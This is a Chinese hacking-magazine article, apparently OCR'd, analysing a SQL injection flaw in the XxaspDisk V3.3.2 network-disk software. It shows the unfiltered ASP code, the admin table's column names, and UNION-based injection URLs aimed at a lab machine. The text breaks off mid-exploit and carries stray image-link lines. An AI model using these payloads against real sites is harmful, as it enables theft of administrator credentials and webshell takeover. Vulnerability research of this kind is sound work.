


图11　获取信息

XxaspDisk V3.3.2 注入 0day

图 清原长风[B.B.E]

从本文你可以学到：

1、XxaspDisk 系统漏洞分析

2、漏洞的利用和 webshell 的获取方法

XxaspDisk 是一套非常不错的网络硬盘整站程序，该系统同时支持 Access2000 和 MSSQL 数据库，支持国内外多个上传组件，图片自动生成缩略图和水印，系统从程序底层防止上传漏洞，防止任何恶意脚本文件的上传，以此确保系统的安全。




图 1　主界面




图 2　Notdownload 表




图 3　500 错误




图 4　数据库的结构




图 5　登录

一、漏洞分析

下载 XxaspDisk V3.3.2 到虚拟机系统 Windows 2003 中，安装过程很简单，安装完成后如图1，界面简洁大方，清新美观，但是不是华而不实呢？

接下来看看数据库（个人习惯），默认的是采用 Access，数据库文件位于 Database 文件夹下的 XxaspDB3.3.asp 文件，而且在数据库中添加了防下载的 Notdownload 表，如图 2。

这就使得我们在浏览器中直接访问数据库时出现 500 错误，如图 3。

貌似安全性还是做得不错哦！我们马上来看看今天的关键文件——根目录下的 ShareList.asp，这是一个列出共享文件的文件，当然它也具有在所列出共享文件中搜索出你需要文件的功能。

看这个文件的代码，最先映入我们眼帘的是 “GetUserName=Session(SessionPre&"UserName")”，看来这个文件是需要登录才能访问到的。再看如下代码：

```
...省略代码
Dim MyOrderBy,MyCondition,MyTopField,SearchType,SearchCondition
SearchType=Trim(Request("SearchType"))
SearchCondition=Trim(Request("SearchCondition"))
If SearchType="" Then SearchType="BaseSearch"
If SearchCondition="" Then SearchCondition="1"
MyTopField=""
...省略代码
```

从这里我们看到，在进行文件搜索时，这个文件获取了不少参数，但是都没有进行有效的过滤。继续看，代码如下：

```
...省略代码
Dim Temp,SQL
SQL="Select "&MyTopField&" A.F_Id,A.F_Ext,A.F_Path,A.F_PrePath,A.F_Size,A.F_GetFileId,A.F_AddTime,A.F_UserIp,A.F_DownloadTimes,A.F_IsShare,A.F_Type,A.F_OldName,A.F_About,A.F_Username,B.Cat_Name ,A.F_IsLink,A.F_ShortUrl From TW_FilesList A Left Join TW_UserCatalog B On A.F_Catalog=B.Id"&MyCondition&MyOrderBy
Temp=ClsPub.DB_Query(SQL)
If Not IsArray(Temp) Then
%>
<table width="100%" border="0" align="center" cellpadding="2" cellspacing="1" class="table">
<tr>
<td height="50" align="center" valign="middle"><font color="#FF0000">抱歉,没有查询到任何文件!</font></td>
</tr>
</table>
...省略代码
```

我们又可以看到，这是进行数据库查询的代码，依然没有检查恶意代码。可能有同学要问了，此文件中没有防注入代码，但是包含文件可能有防注入功能啊？

此文件包含了 Conn.asp 和 Include/Inc.asp，Conn.asp 是单纯的数据库连接文件，没有多余的代码，Include/Inc.asp 是检验文件类型的文件，也不具有防注入功能，这就构成了经典的注入漏洞！

二、漏洞利用

在利用这个漏洞之前，我们需要知道数据库的结构，如图 4，管理员账户储存在 TW_Admin 表下，账户名字段是 AdminName，密码字段是 AdminPwd。

我们先来注册一个用户，然后登录，如图 5。

此时我们便可以访问到 ShareList.asp 了。构造 URL：“**http://192.168.23.129:8000/ShareList.asp?Action=Main&SearchType=SearchFileType&SearchCondition=rar'**”，访问后结果如图 6，这就是加单引号的经典报错效果。

接着访问“**http://192.168.23.129:8000/ShareList.asp?Action=Main&SearchType=SearchFileType&SearchCondition=rar' and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from TW_Admin where '1'='1**”，开始暴字段，访问后如图 7。

